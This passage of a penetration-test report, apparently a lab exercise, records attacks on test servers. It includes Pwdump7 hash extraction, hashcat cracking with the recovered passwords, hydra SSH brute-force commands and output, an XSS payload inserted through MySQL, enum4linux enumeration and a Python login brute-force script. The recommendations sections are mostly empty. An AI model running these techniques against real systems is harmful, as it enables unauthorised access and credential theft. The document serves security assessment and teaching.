


Figure 3.18: Elevating to system

3.2.3 Weak passwords

Security Implications / Risk Level

Weak passwords involve passwords that do not stand up to modern hash cracking techniques. This can be caused by a number of factors, such as

- Not having a long enough password - even passwords with up to 8 characters can be cracked feasibly within days (Thycotic, 2017)
- Not using symbols and numbers - using symbols and numbers exponentially increases the keyspace required to crack the password. Not doing so will make it much easier for threat actors to potentially crack the plaintext.
- Using common passwords - threat actors often use wordlists instead of plain bruteforce nowadays, with wordlists containing millions of common passwords available online such as rockyou. There are many ways to check if a password has already been leaked, such as the online tool HaveIBeenPwned, which collates password lists and allows users to check if a password appears in them.

These passwords would be crackable when using a weak hash type (such as NT) on a local machine, but doing so on a remote machine would not be as feasible. Therefore, the risk level is evaluated as **low**.

Cause of Vulnerability

The cause of this vulnerability is simply not choosing a password that is sure enough. Individual users are often blamed for creating weak passwords, but in practise the responsibility is on the administrators to set a strong password policy in order to force users to use a secure password. Doing this will ensure user passwords are much less likely to be cracked, preventing easy entry in to internal systems.

Steps to Replicate

- The first step was to extract the password hashes from the server. As system access was gained with PsExec, it was possible to use Pwdump7 to extract the hashes from the SAM directory in Windows. The Pwdump7 executable was transferred across using the same RDP file share used for PsExec, and then ran on the system to get the hashes (Fig. 3.19).
- This produced seven hashes, one for each user on the machine. These hashes were then transferred to a text file on a host Windows 10 machine to prepare for cracking.
- To crack the hashes, the tool 'hashcat' was used. This tool is especially suited for the job as it is GPU accelerated, meaning if a powerful GPU is available, it is possible to crack many more hashes than a CPU-bound program such as John the Ripper.
- The first crack done with hashcat was using the 'rockyou.txt' wordlist, without any additional rules. Doing this yielded two passwords, 'ftp:Abacadabra' which was already gained through RDP bruteforce, and 'James Reisman:xylophone', which was a standard user account (Fig. 3.20).

- The next crack was done using rockyou again, but with the 'best64' ruleset. A ruleset is a feature available in hashcat to mutate passwords from a wordlist, changing them in predictable ways - for example, the 'leetspeak' ruleset would go through each word in the list applying leetspeak to it (hello \rightarrow h3ll0). The best64 ruleset utilises some of the most effective hashcat rules, while still running in a relatively short time. Using this, another hash was cracked - 'Administrator:zarpazos' (Fig. 3.21).
- The next crack was similar to the last, but using the 'd3ad0ne' ruleset instead of best64. This ruleset is significantly larger, which trades off increased time to crack with more potential password candidates to go through. This ruleset produced a great result, giving another 2 cracked hashes - 'Holly Jobson:try2catchMe' and 'Ginger Knowles:G1ng3rK' (Fig. 3.22).
- The final crack performed was with a 'hybrid attack'. This is done by taking a dictionary (rockyou.txt), and a 'mask' (a feature used in hashcat for expressing specific character sets). These two are then combined, resulting in a combination of a wordlist and a bruteforce. For this, the mask type ?a was used, which contains all lowercase, uppercase, numerical, and symbol characters.
The hybrid attack was repeated with varying lengths of bruteforce - as each bruteforce needs to be applied to every character in the wordlist, it can quickly become too large to compute. In this case, doing it with lengths up to 3 were completable in reasonable time.
This attack yielded one hash when executed with rockyou as the dictionary and ?a?a?a as the mask - 'Gabriel Shear:donttrustN31' (Fig. 3.23). This was the last hash that was cracked.
- In total, six hashes were able to be cracked (Fig. 3.24). The seventh (Stanley Jobson's) seems stronger, and would require more testing to see if it is crackable.

```

ca. Administrator: C:\Windows\System32\cmd.exe
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:BA6093FE7DB9E6E46C0FEE66F94EF
2EE:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
Gabriel Shear:1000:NO PASSWORD*****:8834D351BCF53A2B55EA16767289
5CC1:::
Ginger Knowles:1002:NO PASSWORD*****:300D107F0F6218D8F0853DE048F
5C1BE:::
Holly Jobson:1003:NO PASSWORD*****:B229EB3E3A00754C6701E3DB7B65D
6B3:::
James Reisman:1004:NO PASSWORD*****:769AF9C36787EE48FAFA0B0F54C9
2B23:::
Stanley Jobson:1005:NO PASSWORD*****:F592702B3346BB8265678BCF38C
699F7:::
ftp:1006:NO PASSWORD*****:AB2727F799FC84A792C89B43C5B303A0:::

C:\Users\Ftp\Desktop>PwDump7.exe > passwords.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

```

Figure 3.19: Using Pwdump7 to extract hashes

```

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NTLM
Hash.Target.....: .\hashes\135.txt
Time.Started....: Wed Mar 11 22:15:11 2020 (1 sec)
Time.Estimated...: Wed Mar 11 22:15:12 2020 (0 secs)
Guess.Base.....: File (.\\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 11370.9 kH/s (3.11ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 2/7 (28.57%) Digests, 0/1 (0.00%) Salts
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: $HEX[323332323432] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 67c Fan: 39% Util: 31% Core:1480MHz Mem:5508MHz Bus:16

```

Figure 3.20: Cracking two hashes with standard rockyou

```

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NTLM
Hash.Target.....: .\\hashes\\135.txt
Time.Started....: Wed Mar 11 22:16:13 2020 (5 secs)
Time.Estimated...: Wed Mar 11 22:16:18 2020 (0 secs)
Guess.Base.....: File (.\\rockyou.txt)
Guess.Mod.....: Rules (.\\rules\\best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 234.7 MH/s (4.79ms) @ Accel:128 Loops:38 Thr:64 Vec:1
Recovered.....: 1/5 (20.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 1104517568/1104517568 (100.00%)
Rejected.....: 0/1104517568 (0.00%)
Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:76-77 Iteration:0-38
Candidates.#1...: $HEX[303436313930] -> $HEX[04a156616d6f]
Hardware.Mon.#1...: Temp: 72c Fan: 39% Util: 23% Core:1860MHz Mem:5508MHz Bus:16

```

Figure 3.21: Cracking one hash with rockyou + best64


```
8834d351bcf53a2b55ea167672895cc1:donttrustN31
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => _

Session.....: hashcat
Status.....: Running
Hash.Type.....: NTLM
Hash.Target.....: .\hashes\135.txt
Time.Started.....: Thu Mar 12 12:55:15 2020 (6 secs)
Time.Estimated...: Thu Mar 12 14:01:30 2020 (1 hour, 6 mins)
Guess.Base.....: File (.\\rockyou.txt), Left Side
Guess.Mod.....: Mask (?a?a?a) [3], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod...: 1/1 (100.00%)
Speed.#3.....: 3093.7 MH/s (8.12ms) @ Accel:128 Loops:32 Thr:640 Vec:1
Recovered.....: 1/2 (50.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 18664652800/12298516232000 (0.15%)
Rejected.....: 0/18664652800 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#3...: Salt:0 Amplifier:22784-22816 Iteration:0-32
Candidates.#3....: 123456"xp -> prostarshYS
Hardware.Mon.#3...: Temp: 53c Fan: 0% Util: 97% Core:1569MHz Mem:3802MHz Bus:16
```

Figure 3.22: Cracking two hashes with rockyou + d3ad0ne

```
300d107f0f6218d8f0853de048f5c1be:G1ng3rK
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NTLM
Hash.Target.....: .\hashes\135.txt
Time.Started.....: Thu Mar 12 12:59:59 2020 (15 mins, 28 secs)
Time.Estimated...: Thu Mar 12 13:15:27 2020 (0 secs)
Guess.Base.....: File (.\\rockyou.txt)
Guess.Mod.....: Rules (.\\rules\d3ad0ne.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 529.7 MH/s (14.13ms) @ Accel:256 Loops:64 Thr:64 Vec:1
Recovered.....: 2/4 (50.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 489100461248/489100461248 (100.00%)
Rejected.....: 0/489100461248 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#3...: Salt:0 Amplifier:34048-34097 Iteration:0-64
Candidates.#3....: $HEX[39303130303636343736] -> $HEX[4d6f732103042a0337c2a17661]
Hardware.Mon.#3...: Temp: 59c Fan: 34% Util: 94% Core:1569MHz Mem:3802MHz Bus:16
```

Figure 3.23: Cracking one hash with rockyou hybrid attack

User	Hash	Password	Method
James Reisman	769af9c36787ee48fafa0b0f54c92b23	xylophone	Standard rockyou
ftp	ab2727f799fc84a792c89b43c5b303a0	Abracadabra	Standard rockyou
Administrator	ba6093fe7db9e6e46c0fee66f94ef2ee	zarpazos	Rockyou + best64 ruleset
Holly Jobson	b229eb3e3a00754c6701e3db7b65d6b3	try2catchMe	rockyou + d3ad0ne ruleset
Ginger Knowles	300d107f0f6218d8f0853de048f5c1be	G1ng3rK	rockyou + d3ad0ne ruleset
Gabriel Shear	8834d351bcf53a2b55ea167672895cc1	donttrustN31	rockyou + hybrid attack

Figure 3.24: Final results of hash cracking

3.3 Ubuntu Client

3.3.1 FTP Anonymous Access

Security Implications / Risk Level

By default, FTP allows for access without password authentication through the 'anonymous' user. While this user does not have many permissions, it may be

able to view some sensitive files and gain information about the host system. Due to the low level of permissions provided on the anonymous user, the risk for this vulnerability is **low**.

Cause of Vulnerability

The anonymous user is enabled by default on FTP, so if the administrator does not strictly disable it then it will be accessible by threat actors.

Steps to Reproduce

- Use an ftp client to enter the credentials for the server - using 172.16.2.133 as the hostname, 'anonymous' as the user, and no password.
- The ftp connection will be made, allowing access to all files available to the anonymous user (Fig. 3.25).
- Files can also be retrieved from the server - for example in the pub/incoming folder, there is a 'file.txt' file which can be retrieved (Fig 3.26).




Figure 3.25: FTP access using anonymous user




Figure 3.26: Retrieving files from the server

3.3.2 SSH Bruteforce

Security Implications / Risk Level

SSH, or Secure Shell, is a service that allows users to gain command line access to a remote machine. While this is a useful tool for managing machines without having physical access, it also gives threat actors a lucrative target.

One common method used by threat actors to gain access to SSH is an SSH bruteforce. Similar to the RDP bruteforce used on SRV1, this tries a lot of passwords repeatedly, hoping for one to be correct.

While this exploit does have serious ramifications if executed correctly, the slow speed of SSH bruteforcing combined with the ease of use securing SSH sets the risk to **medium**.

Cause of Vulnerability

This vulnerability is caused by a few factors:

- Lack of IP blocking - a common measure is to block IPs if they repeatedly try to access SSH incorrectly, forcing the attacker to use a botnet instead.

- Lack of strong passwords - the passwords found for the accounts were both weak, appearing within the rockyou.txt wordlist. Choosing stronger passwords makes it much more difficult for the threat actor to effectively bruteforce.
- Using the default SSH port - this is more of an issue with automated bots, but using the default SSH port (22) advertises the use of the port, giving easier access to the entry point for threat actors.

Steps to Reproduce

- The usernames gained from viewing /etc/passwd through path traversal were collated in to a wordlist.
- The tool hydra was again used to brute force, using the above wordlist for the usernames and rockyou.txt for passwords. The command used was:

```
hydra -L usernames.txt -P rockyou.txt 172.16.2.133 -t 4 ssh
```

- After allowing the bruteforce to run for a few hours, it produced two sets of credentials - 'hr_kx:password' (Fig. 3.27), and 'gshear:swordfish' (Fig. 3.28).
- These credentials were then tested for use with SSH. The hr_kx user had no shell privileges, so could not be used to execute commands. The gshear user did have privileges, and was used to gain access to the system.

```
[DATA] attacking ssh://172.16.2.133:22/
[ATTEMPT] target 172.16.2.133 - login "hr_kx" - pass "123456" - 1 of 57377592 [child 0] (0/0)
[ATTEMPT] target 172.16.2.133 - login "hr_kx" - pass "12345" - 2 of 57377592 [child 1] (0/0)
[ATTEMPT] target 172.16.2.133 - login "hr_kx" - pass "123456789" - 3 of 57377592 [child 2] (0/0)
[ATTEMPT] target 172.16.2.133 - login "hr_kx" - pass "password" - 4 of 57377592 [child 3] (0/0)
[22][ssh] host: 172.16.2.133 login: hr_kx password: password
```

Figure 3.27: kr_kx cracked

```
[STATUS] 34.67 tries/min, 104 tries in 00:03h, 43033090 to do in 20688:60h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 43032990 to do in 24610:23h, 4 active
[STATUS] 29.60 tries/min, 444 tries in 00:15h, 43032750 to do in 24230:10h, 4 active
[STATUS] 28.90 tries/min, 896 tries in 00:31h, 43032298 to do in 24814:01h, 4 active
[STATUS] 28.60 tries/min, 1344 tries in 00:47h, 43031850 to do in 25080:35h, 4 active
[22][ssh] host: 172.16.2.133 login: gshear password: swordfish
[STATUS] 227692.41 tries/min, 14344622 tries in 01:03h, 28688572 to do in 02:06h, 4 active
```

Figure 3.28: gshear cracked

3.3.3 Improper Access Controls

Security Implications / Risk Level

Access controls are used to limit which users are allowed to access certain functionalities on a system. For example, only users with root access can edit important system files on Linux machines.

In this case, read permissions were inadvertently left accessible to non-privileged users in the `/var/www` directory. This allowed for sensitive mysql data to be accessed in the `conn.php` script, which lead to more vulnerabilities being created.

As the potential risks of this vulnerability can be so broad, and said risks are easily executable once access has been gained to the system, this vulnerability is assessed to be of **high** risk.

Cause of Vulnerability

This vulnerability is caused by a lack of consideration when configuring user access on files and services. This is a common mistake made by sysadmins when setting up a server, as making considerations for which levels of privilege each user should have is a time-consuming task.

Steps to Reproduce

- The first step was to navigate to the `/var/www` folder, where Apache web files are stored. This is a common site for improper access control - non-privileged users are often able to edit the files here, or view them and recover important information.
- In the 'graphite' folder containing all site data, there was a file named 'conn.php'. A file like this is usually for handling the connection between the server and the database, so it was worth checking. Inside, the details for the MySQL user 'auctuser' were stored in plaintext (Fig. 3.29).
- With these details, it was possible to log in to the MySQL server using the command

```
mysql -u auctuser -p
```

Followed by the password, 'figel'. Once in the database, it was possible to not only read data, but to insert data too.

- One way this could be exploited is by achieving XSS on the homepage. Due to the way auctions are stored, without stripping HTML tags, it was possible to craft a special INSERT INTO query to insert XSS into the description field of the generated auction (Fig. 3.30).

- With this done, the homepage could be refreshed to display an alert(1) box, showing the vulnerability working as intended (Fig. 3.31). This could be used as a method of persistence, continually stealing session IDs or logging their keystrokes using Javascript.

```
GNU nano 2.2.6 File: conn.php
<?php
$con = mysql_connect("localhost","auctuser","figel");
if (!$con)
```

Figure 3.29: Viewing MySQL details

```
mysql> insert into auctions(image_link,title,description,price,userid) values ('nexus.jpg','test','<script>alert(1)</script>','-1,1)
-> ?
Query OK, 1 row affected (0.00 sec)
```

Figure 3.30: Injecting XSS through the DB




Figure 3.31: Demonstrating XSS

3.4 SRV2 - Linux Server

3.4.1 Username Enumeration

Security Implications / Risk Level

Username enumeration allows threat actors to identify some or all of the users present on a remote machine. While this may not seem dangerous on its own, when combined with other attacks (such as SSH or RDP bruteforce) it can enable further access than would otherwise be possible.

In this case, using username enumeration allowed for an SSH bruteforce attack to occur, eventually leading to SSH access being gained on the machine.

Due to the low potential payload of the vulnerability and relative difficulty to access, this vulnerability is assessed as **low** risk.

Cause of Vulnerability

There are a variety of ways usernames can be leaked by some services - in this case, the usernames were gained by using enum4linux to enumerate SIDs with null SMB credentials, yielding the username. Another common exploit is to use a malformed packet vulnerability in SSH along with a wordlist to bruteforce specific usernames (rapid7, 2018).

Steps to Reproduce

- The username enumeration process was done with the tool enum4linux, included with Kali. The command used was:

```
enum4linux 172.16.2.140 -a
```

This performs all common enumeration techniques on the target machine.

- When completed, the program returned the results of enumerating SIDs using a null SMB credential attack. This yielded the username 'ktuser', with SID S-1-22-1-1000(Fig. 3.32).

3.4.2 SSH Bruteforce

Security Implications / Risk Level

This SSH bruteforce is functionally identical to the one performed on the Ubuntu machine, and therefore has the same risk rating of **medium**.

Cause of Vulnerability

Identical to Ubuntu SSH - combination of lack of IP blocking, lack of strong passwords, and using the default SSH port.

```
root@kali: ~/Documents
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents x root@kali: ~/Documents x
S-1-5-21-2866122975-3918460395-617567566-1039 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1040 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1041 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1042 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1043 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1044 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1045 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1046 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1047 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1048 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1049 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\ktuser (Local User)

=====
|   Getting printer info for 172.16.2.140   |
=====
No printers returned.

enum4linux complete on Thu Mar 12 07:31:59 2020
root@kali:~/Documents#
```

Figure 3.32: Enumerating users

Steps to Reproduce

- Again, Hydra was used for this SSH bruteforce. Instead of just one bruteforce running, multiple were set up concurrently - each with different rules. These were:
 - A standard bruteforce using rockyou.txt
 - A bruteforce using the top 10 million passwords list
 - A bruteforce using the xato net passwords list
 - A bruteforce using an exhaustive lowercase search
 - A bruteforce using an exhaustive lowercase/uppercase search
 - A bruteforce using an exhaustive lowercase/uppercase/numbers/symbols search

This was done to maximise the chances that at least one would succeed.

- After allowing the bruteforces to run, the exhaustive lowercase search came up with a result - 'ktuser:aaa' (Fig. 3.33). This showed that the multiple bruteforce attack was effective, as the string 'aaa' does not appear in rockyou until a few thousand in, while it only took less than 300 attempts with an exhaustive search.

- The credentials could then be used to SSH in to the machine successfully, gaining a shell.

```
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zu" - 697 of 321272406 [child 3] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zv" - 698 of 321272406 [child 0] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zw" - 699 of 321272406 [child 2] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zx" - 700 of 321272406 [child 1] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zy" - 701 of 321272406 [child 3] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zz" - 702 of 321272406 [child 0] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "aaa" - 703 of 321272406 [child 2] (0/0)
[22][ssh] host: 172.16.2.140 login: ktuser password: aaa
```

Figure 3.33: Enumerating users

Chapter 4

Recommendations

4.1 Auction Site

4.1.1 Path Traversal

4.1.2 SQL Injection

4.1.3 Weak Authentication

4.2 SRV1 - Windows Server

4.2.1 RDP bruteforce

change or close port

4.2.2 Insecure privileges

In a secure system, principles such as the 'rule of least privilege' should be used.

4.2.3 Weak passwords

4.3 Ubuntu Client

4.3.1 SSH bruteforce

4.4 SRV2 - Linux Server


Chapter 5

Conclusion

Chapter 6

Appendices


6.1 Appendix A: Python bruteforce script

A screenshot of a terminal window on a Kali Linux system. The window title is 'root@kali: ~/Documents'. The terminal shows the GNU nano 4.3 editor with a file named 'bruteforce.py'. The script is a Python program that performs a brute-force attack on a login form. It reads usernames from 'usernames.txt' and passwords from '10000english.txt'. For each username, it iterates through the passwords, constructs a URL 'http://172.16.2.133/login.php?username={}&password={}&Search=' with the current credentials, and sends a GET request. If the response contains 'User Account', it prints the credentials and breaks the loop. The terminal background features a large, stylized dragon logo. The bottom of the window shows a menu bar with various editor functions like 'Get Help', 'Write Out', 'Where Is', 'Cut Text', 'Justify', 'Cur Pos', 'Undo', 'Mark Text', 'To Bracket', 'Exit', 'Read File', 'Replace', 'Paste Text', 'To Spell', 'Go To Line', 'Redo', 'Copy Text', and 'Where Was'.

```
root@kali: ~/Documents
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents x root@kali: ~/Documents x
GNU nano 4.3 bruteforce.py
import requests
with open('usernames.txt') as usernames:
    for username in usernames:
        print('Cracking password for {}'.format(username.strip()))
        with open('10000english.txt') as passwords:
            for password in passwords:
                username = username.strip()
                password = password.strip()
                url = 'http://172.16.2.133/login.php?username={}&password={}&Search=' .format(username,password)
                r = requests.get(url)
                if 'User Account' in r.text:
                    print('Credentials found: {}'.format(username,password))
                    break
```

Figure 6.1: Login form bruteforce script

6.2 Appendix B: Session enumeration script



```
GNU nano 4.3 cookiecracker.py
